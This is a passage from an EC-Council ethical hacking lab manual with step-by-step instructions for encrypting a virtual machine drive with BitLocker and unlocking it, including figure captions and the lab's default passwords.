


Figure 4.2.7: Choose how much of your drive to encrypt step

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the **Choose which encryption mode to use** step, ensure that the **Compatible mode (best for drives that can be moved from this device)** option is selected, and click **Next**.




Figure 4.2.8: Choose which encryption mode to use step

11. In the **Are you ready to encrypt this drive?** step, click **Start encrypting** to encrypt the selected drive.




Figure 4.2.9: Are you ready to encrypt this drive? steps

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The **BitLocker Drive Encryption** pop-up appears, showing the **Encrypting...** status.




Figure 4.2.10: Encrypting pop-up

13. After the completion of the encryption process, the **Encryption of E: is complete** notification appears; click **Close** and **Restart** the virtual machine.




Figure 4.2.11: Encryption of E: is complete notification

14. After the system reboots, log in with the credentials **Admin/Pa$$w0rd**.

TASK 2.3

Access the Encrypted Disk

15. Open **File Explorer** and click **This PC** from the left pane.
16. You can observe that **Local Disk (E:)** is now encrypted; double-click and the **BitLocker (E:)** security pop-up appears at the top-right corner of **Desktop**.
17. Type the password you provided in **Step#5** and click **Unlock**.

Note: Here, the password is **test@123**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.12: Accessing the encrypted disk

18. The **New Volume (E:)** pop-up appears at the top-right corner of the window. Click the **Open folder to view files** option to view the disk content.




Figure 4.2.13: New Volume (E:) pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **New Volume (E:)** window appears displaying the disk content, as shown in the screenshot.

Note: The disk will remain unlocked until the next time you restart the system.

